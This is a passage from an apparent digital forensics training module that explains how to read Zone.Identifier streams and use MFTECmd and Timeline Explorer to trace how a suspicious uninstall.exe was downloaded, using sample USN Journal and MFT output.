PSPath        :
```

```
Microsoft.PowerShell.Core\FileSystem::C:\Users\johndoe\Downloads\chainsaw_
all_platforms+rules+examples.
                zip:Zone.Identifier
PSParentPath  :
Microsoft.PowerShell.Core\FileSystem::C:\Users\johndoe\Downloads
PSChildName   : chainsaw_all_platforms+rules+examples.zip:Zone.Identifier
PSDrive       : C
PSProvider    : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName      :
C:\Users\johndoe\Downloads\chainsaw_all_platforms+rules+examples.zip
Stream        : Zone.Identifier
Length        : 679

PSPath        :
Microsoft.PowerShell.Core\FileSystem::C:\Users\johndoe\Downloads\disable-
defender.ps1:Zone.Identifier
PSParentPath  :
Microsoft.PowerShell.Core\FileSystem::C:\Users\johndoe\Downloads
PSChildName   : disable-defender.ps1:Zone.Identifier
PSDrive       : C
PSProvider    : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName      : C:\Users\johndoe\Downloads\disable-defender.ps1
Stream        : Zone.Identifier
Length        : 55

PSPath        :
Microsoft.PowerShell.Core\FileSystem::C:\Users\johndoe\Downloads\USN-
Journal-Parser-master.zip:Zone.Ide
                ntifier
PSParentPath  :
Microsoft.PowerShell.Core\FileSystem::C:\Users\johndoe\Downloads
PSChildName   : USN-Journal-Parser-master.zip:Zone.Identifier
PSDrive       : C
PSProvider    : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName      : C:\Users\johndoe\Downloads\USN-Journal-Parser-master.zip
Stream        : Zone.Identifier
Length        : 187

PSPath        :
Microsoft.PowerShell.Core\FileSystem::C:\Users\johndoe\Downloads\volatilit
y3-develop.zip:Zone.Identifie
                r
PSParentPath  :
Microsoft.PowerShell.Core\FileSystem::C:\Users\johndoe\Downloads
PSChildName   : volatility3-develop.zip:Zone.Identifier
PSDrive       : C
PSProvider    : Microsoft.PowerShell.Core\FileSystem
```

```
PSIsContainer : False
FileName      : C:\Users\johndoe\Downloads\volatility3-develop.zip
Stream        : Zone.Identifier
Length        : 184
```


To unveil the content of a `Zone.Identifier` for a file, the following command can be executed in PowerShell.

```
PS C:\Users\johndoe\Downloads> Get-Content * -Stream Zone.Identifier -
ErrorAction SilentlyContinue
[ZoneTransfer]
ZoneId=3
ReferrerUrl=https://learn.microsoft.com/
HostUrl=https://download.sysinternals.com/files/Autoruns.zip
[ZoneTransfer]
ZoneId=3
ReferrerUrl=https://github.com/WithSecureLabs/chainsaw/releases
HostUrl=https://objects.githubusercontent.com/github-production-release-
asset-2e65be/395658506/222c726c-0fe8-4a13-82c4-a4c9a45875c6?X-Amz-
Algorithm=AWS4-HMAC-SHA256&X-Amz-
Credential=AKIAIWNJYAX4CSVEH53A%2F20230813%2Fus-east-
1%2Fs3%2Faws4_request&X-Amz-Date=20230813T181953Z&X-Amz-Expires=300&X-Amz-
Signature=0968cc87b63f171b60eb525362c11cb6463ac5681db50dbb7807cc5384fcb771
&X-Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=395658506&response-
content-
disposition=attachment%3B%20filename%3Dchainsaw_all_platforms%2Brules%2Bex
amples.zip&response-content-type=application%2Foctet-stream
[ZoneTransfer]
ZoneId=3
HostUrl=https://github.com/
[ZoneTransfer]
ZoneId=3
ReferrerUrl=https://github.com/PoorBillionaire/USN-Journal-Parser
HostUrl=https://codeload.github.com/PoorBillionaire/USN-Journal-
Parser/zip/refs/heads/master
[ZoneTransfer]
ZoneId=3
ReferrerUrl=https://github.com/volatilityfoundation/volatility3
HostUrl=https://codeload.github.com/volatilityfoundation/volatility3/zip/r
efs/heads/develop
```


One of the security mechanisms, known as the `Mark of the Web` (`MotW`), hinges on the Zone Identifier. Here, the MotW marker differentiates files sourced from the internet or other potentially dubious sources from those originating from trusted or local contexts. It's frequently employed to bolster the security of applications like Microsoft Word. When an app, say Microsoft Word, opens a file bearing a MotW, it can institute specific security measures

based on the MotW's presence. For instance, a Word document with a MotW might be launched in `Protected View`, a restricted mode that isolates the document from the broader system, mitigating potential security threats.

While its primary function is to bolster security for files downloaded from the web, forensic analysts can harness it for investigative pursuits. By scrutinizing this attribute, they can ascertain the file's download method. See an example below.




Analyzing with Timeline Explorer

`Timeline Explorer` is another digital forensic tool developed by Eric Zimmerman which is used to assist forensic analysts and investigators in creating and analyzing timeline artifacts from various sources. Timeline artifacts provide a chronological view of system events and activities, making it easier to reconstruct a sequence of events during an investigation. We can filter timeline data based on specific criteria, such as date and time ranges, event types, keywords, and more. This feature helps focus the investigation on relevant information.


This arrangement of different events following one after another in time is really useful to create a story or timeline about what happened before and after specific events. This sequencing of events helps establish a timeline of activities on a system.

Loading a converted CSV file into Timeline Explorer is a straightforward process. Timeline Explorer is designed to work with timeline data, including CSV files that contain timestamped events or activities. To load the event data csv file into the Timeline Explorer, we can launch Timeline Explorer, and simply drag and drop from its location (e.g., our KAPE analysis directory) onto the Timeline Explorer window.

Once ingested, Timeline Explorer will process and display the data. The duration of this process hinges on the file's size.



We will see the timeline populated with the events from the CSV file in chronological order. With the timeline data now loaded, we can explore and analyze the events using the various features provided by Timeline Explorer. We can zoom in on specific time ranges, filter events, search for keywords, and correlate related activities.



We will provide multiple examples of using Timeline Explorer in this section.


USN Journal

`USN`, or `Update Sequence Number`, is a vital component of the NTFS file system in Windows. The USN Journal is essentially a change journal feature that meticulously logs alterations to files and directories on an NTFS volume.

For those in digital forensics, the USN Journal is a goldmine. It enables us to monitor operations such as File Creation, Rename, Deletion, and Data Overwrite.

In the Windows environment, the USN Journal file is designated as `$J`. The KAPE Output directory houses the collected USN Journal in the following directory:
`<KAPE_output_folder>\<Drive>\$Extend`

Here is how it looks in our KAPE's output (`C:\Users\johndoe\Desktop\forensic_data\kape_output\D\$Extend`)



Analyzing the USN Journal Using MFTECmd


We previously utilized `MFTECmd` , one of Eric Zimmerman's tools, to parse the MFT file. While its primary focus is the MFT, MFTECmd can also be instrumental in analyzing the USN Journal. This is because entries in the USN Journal often allude to modifications to files and directories that are documented in the MFT. Hence, we'll employ this tool to dissect the USN Journal.

To facilitate the analysis of the USN Journal using `MFTECmd` , execute a command akin to the one below:

```
PS C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6> .\MFTECmd.exe -f
'C:\Users\johndoe\Desktop\forensic_data\kape_output\D\$Extend\$J' --csv
C:\Users\johndoe\Desktop\forensic_data\mft_analysis\ --csvf MFT-J.csv
MFTECmd version 1.2.2.1

Author: Eric Zimmerman ([email protected])
https://github.com/EricZimmerman/MFTECmd

Command line: -f
C:\Users\johndoe\Desktop\forensic_data\kape_output\D\$Extend\$J --csv
C:\Users\johndoe\Desktop\forensic_data\mft_analysis\ --csvf MFT-J.csv

Warning: Administrator privileges not found!

File type: UsnJournal

Processed C:\Users\johndoe\Desktop\forensic_data\kape_output\D\$Extend\$J
in 0.1675 seconds

Usn entries found in
C:\Users\johndoe\Desktop\forensic_data\kape_output\D\$Extend\$J: 89,704
        CSV output will be saved to
C:\Users\johndoe\Desktop\forensic_data\mft_analysis\MFT-J.csv
```

The resultant output file is saved as `MFT-J.csv` inside the `C:\Users\johndoe\Desktop\forensic_data\mft_analysis` directory. Let's import it into `Timeline Explorer` (available at `C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6\TimelineExplorer`).

Note: Please remove the filter on the Entry Number to see the whole picture.



Update Timestamp	Entry…	Name	Extension	Update Reasons	File Attributes	Sequen…	Parent Entr…	Parent …	Update Seq…	Source Fi
2023-09-07 08:29:33	93866	uninstall.exe	.exe	SecurityChange	Archive	2	92487	2	9052568	..\inve:
2023-09-07 08:29:33	93866	uninstall.exe	.exe	SecurityChange|Close	Archive	2	92487	2	9052656	..\inve:
2023-09-07 08:29:33	91634	pass.ps1	.ps1	RenameOldName	Archive	8	26390	2	9052744	..\inve:
2023-09-07 08:29:33	91634	pass.ps1	.ps1	RenameNewName	Archive	8	92487	2	9052824	..\inve:
2023-09-07 08:29:33	91634	pass.ps1	.ps1	RenameNewName|Close	Archive	8	92487	2	9052904	..\inve:
2023-09-07 08:29:33	91634	pass.ps1	.ps1	SecurityChange	Archive	8	92487	2	9052984	..\inve:
2023-09-07 08:29:33	91634	pass.ps1	.ps1	SecurityChange|Close	Archive	8	92487	2	9053064	..\inve:
2023-09-07 08:29:33	27121	pass.exe	.exe	RenameOldName	Archive	12	26390	2	9053144	..\inve:
2023-09-07 08:29:33	27121	pass.exe	.exe	RenameNewName	Archive	12	92487	2	9053224	..\inve:
2023-09-07 08:29:33	27121	pass.exe	.exe	RenameNewName|Close	Archive	12	92487	2	9053304	..\inve:
2023-09-07 08:29:33	27121	pass.exe	.exe	SecurityChange	Archive	12	92487	2	9053384	..\inve:
2023-09-07 08:29:33	27121	pass.exe	.exe	SecurityChange|Close	Archive	12	92487	2	9053464	..\inve:
2023-09-07 08:29:33	93553	discord.exe	.exe	RenameOldName	Archive	3	26390	2	9053544	..\inve:
2023-09-07 08:29:33	93553	discord.exe	.exe	RenameNewName	Archive	3	92487	2	9053632	..\inve:
2023-09-07 08:29:33	93553	discord.exe	.exe	RenameNewName|Close	Archive	3	92487	2	9053720	..\inve:
2023-09-07 08:29:33	93553	discord.exe	.exe	SecurityChange	Archive	3	92487	2	9053808	..\inve:
2023-09-07 08:29:33	93553	discord.exe	.exe	SecurityChange|Close	Archive	3	92487	2	9053896	..\inve:
2023-09-07 08:29:33	91314	f01b4d95cf55d32a.automaticDestinations-ms	.automat…	DataOverwrite	Archive	2	91298	2	9053984	..\inve:
2023-09-07 08:29:33	91314	f01b4d95cf55d32a.automaticDestinations-ms	.automat…	DataOverwrite|Close	Archive	2	91298	2	9054128	..\inve:
2023-09-07 08:29:34	90837	SETUP.EXE-9688576A.pf	.pf	DataTruncation	Archive|NotContentIndexed	2	62406	2	9054272	..\inve:
2023-09-07 08:29:34	90837	SETUP.EXE-9688576A.pf	.pf	DataExtend|DataTruncation	Archive|NotContentIndexed	2	62406	2	9054376	..\inve:
2023-09-07 08:29:34	90837	SETUP.EXE-9688576A.pf	.pf	DataExtend|DataTruncation|Close	Archive|NotContentIndexed	2	62406	2	9054480	..\inve:
2023-09-07 08:29:34	92706	MSEDGE.EXE-37D25F9F.pf	.pf	DataTruncation	Archive|NotContentIndexed	8	62406	2	9054584	..\inve:
2023-09-07 08:29:34	92706	MSEDGE.EXE-37D25F9F.pf	.pf	DataExtend|DataTruncation	Archive|NotContentIndexed	8	62406	2	9054688	..\inve:
2023-09-07 08:29:34	92706	MSEDGE.EXE-37D25F9F.pf	.pf	DataExtend|DataTruncation|Close	Archive|NotContentIndexed	8	62406	2	9054792	..\inve:
2023-09-07 08:29:34	90454	cv_debug.log	.log	DataExtend	Archive	11	26413	2	9054896	..\inve:
2023-09-07 08:29:34	90454	cv_debug.log	.log	DataExtend|Close	Archive	11	26413	2	9054984	..\inve:

Upon inspection, we can discern a chronologically ordered timeline of events. Notably, the entry for `uninstall.exe` is evident.

By applying a filter on the Entry Number `93866`, which corresponds to the `Entry ID` for `uninstall.exe`, we can glean the nature of modifications executed on this specific file.


Line	Tag	Update Timestamp	Entry Number	Name	Extension	Update Reasons
85130		2023-09-07 08:28:54	93866	49e2ab8a-255c-4ee6-80b2-36d14145934d.tmp	.tmp	FileCreate
85131		2023-09-07 08:28:54	93866	49e2ab8a-255c-4ee6-80b2-36d14145934d.tmp	.tmp	FileCreate|Close
85132		2023-09-07 08:28:54	93866	49e2ab8a-255c-4ee6-80b2-36d14145934d.tmp	.tmp	DataTruncation
85133		2023-09-07 08:28:54	93866	49e2ab8a-255c-4ee6-80b2-36d14145934d.tmp	.tmp	DataTruncation|SecurityChange
85216		2023-09-07 08:29:06	93866	49e2ab8a-255c-4ee6-80b2-36d14145934d.tmp	.tmp	DataTruncation|FileDelete|SecurityChange|Close
85220		2023-09-07 08:29:07	93866	e9378fb6-8a55-4a59-9c4f-53529aa08799.tmp	.tmp	FileCreate
85221		2023-09-07 08:29:07	93866	e9378fb6-8a55-4a59-9c4f-53529aa08799.tmp	.tmp	FileCreate|Close
85222		2023-09-07 08:29:07	93866	e9378fb6-8a55-4a59-9c4f-53529aa08799.tmp	.tmp	DataExtend
85224		2023-09-07 08:29:07	93866	e9378fb6-8a55-4a59-9c4f-53529aa08799.tmp	.tmp	DataExtend|Close
85225		2023-09-07 08:29:07	93866	e9378fb6-8a55-4a59-9c4f-53529aa08799.tmp	.tmp	RenameOldName
85226		2023-09-07 08:29:07	93866	Unconfirmed 407938.crdownload	.crdownload	RenameNewName
85227		2023-09-07 08:29:07	93866	Unconfirmed 407938.crdownload	.crdownload	RenameNewName|Close
85294		2023-09-07 08:29:10	93866	Unconfirmed 407938.crdownload	.crdownload	RenameOldName
85295		2023-09-07 08:29:10	93866	uninstall.exe	.exe	RenameNewName
85296		2023-09-07 08:29:10	93866	uninstall.exe	.exe	RenameNewName|Close
85297		2023-09-07 08:29:11	93866	uninstall.exe	.exe	StreamChange
85298		2023-09-07 08:29:11	93866	uninstall.exe	.exe	NamedDataExtend|StreamChange
85299		2023-09-07 08:29:11	93866	uninstall.exe	.exe	NamedDataExtend|StreamChange|Close
85300		2023-09-07 08:29:11	93866	uninstall.exe	.exe	NamedDataExtend

The file extension, `.crdownload`, is indicative of a partially downloaded file. This type of file is typically generated when downloading content via browsers like Microsoft Edge, Google Chrome, or Chromium. This revelation is intriguing. If the file was downloaded via a browser, it's plausible that the `Zone.Identifier` could unveil the source IP/domain of its origin.

To investigate this assumption we should:

1. Create a CSV file for `C:\Users\johndoe\Desktop\forensic_data\kape_output\D\$MFT` using `MFTECmd` as we did for `C:\Users\johndoe\Desktop\forensic_data\kape_output\D\$Extend\$J`.
2. Import the $MFT-related CSV into `Timeline Explorer`.
3. Apply a filter on the entry Number `93866`.


```
PS C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6> .\MFTECmd.exe -f
'C:\Users\johndoe\Desktop\forensic_data\kape_output\D\$MFT' --csv
C:\Users\johndoe\Desktop\forensic_data\mft_analysis\ --csvf MFT.csv
MFTECmd version 1.2.2.1

Author: Eric Zimmerman ([email protected])
https://github.com/EricZimmerman/MFTECmd

Command line: -f C:\Users\johndoe\Desktop\forensic_data\kape_output\D\$MFT
--csv C:\Users\johndoe\Desktop\forensic_data\mft_analysis\ --csvf MFT.csv

Warning: Administrator privileges not found!

File type: Mft

Processed C:\Users\johndoe\Desktop\forensic_data\kape_output\D\$MFT in
3.5882 seconds

C:\Users\johndoe\Desktop\forensic_data\kape_output\D\$MFT: FILE records
found: 93,615 (Free records: 287) File size: 91.8MB
        CSV output will be saved to
C:\Users\johndoe\Desktop\forensic_data\mft_analysis\MFT.csv
```

Windows Event Logs Investigation

Probing into Windows Event Logs is paramount in digital forensics and incident response. These logs are repositories of invaluable data, chronicling system activities, user behaviors, and security incidents on a Windows machine. When KAPE is executed, it duplicates the original event logs, ensuring their pristine state is preserved as evidence. The KAPE Output directory houses these event logs in the following directory:

`<KAPE_output_folder>\Windows\System32\winevt\logs`



This directory is populated with `.evtx` files, encapsulating a myriad of windows event logs, including but not limited to Security, Application, System, and Sysmon (if activated).

Our mission is to sift through these event logs, on the hunt for any anomalies, patterns, or indicators of compromise (IOCs). As forensic sleuths, we should be vigilant, paying heed to event IDs, timestamps, source IPs, usernames, and other pertinent log details. A plethora of forensic utilities and scripts, such as log parsing tools and SIEM systems, can bolster our analysis. It's imperative to identify the tactics, techniques, and procedures (TTPs) evident in any dubious activity. This might entail delving into known attack patterns and malware signatures. Another crucial step is to correlate events from diverse log sources, crafting a comprehensive timeline of events. This holistic view aids in piecing together the sequence of events.

The analysis of Windows Event Logs has been addressed in the modules titled `Windows Event Logs & Finding Evil` and `YARA & Sigma for SOC Analysts`.

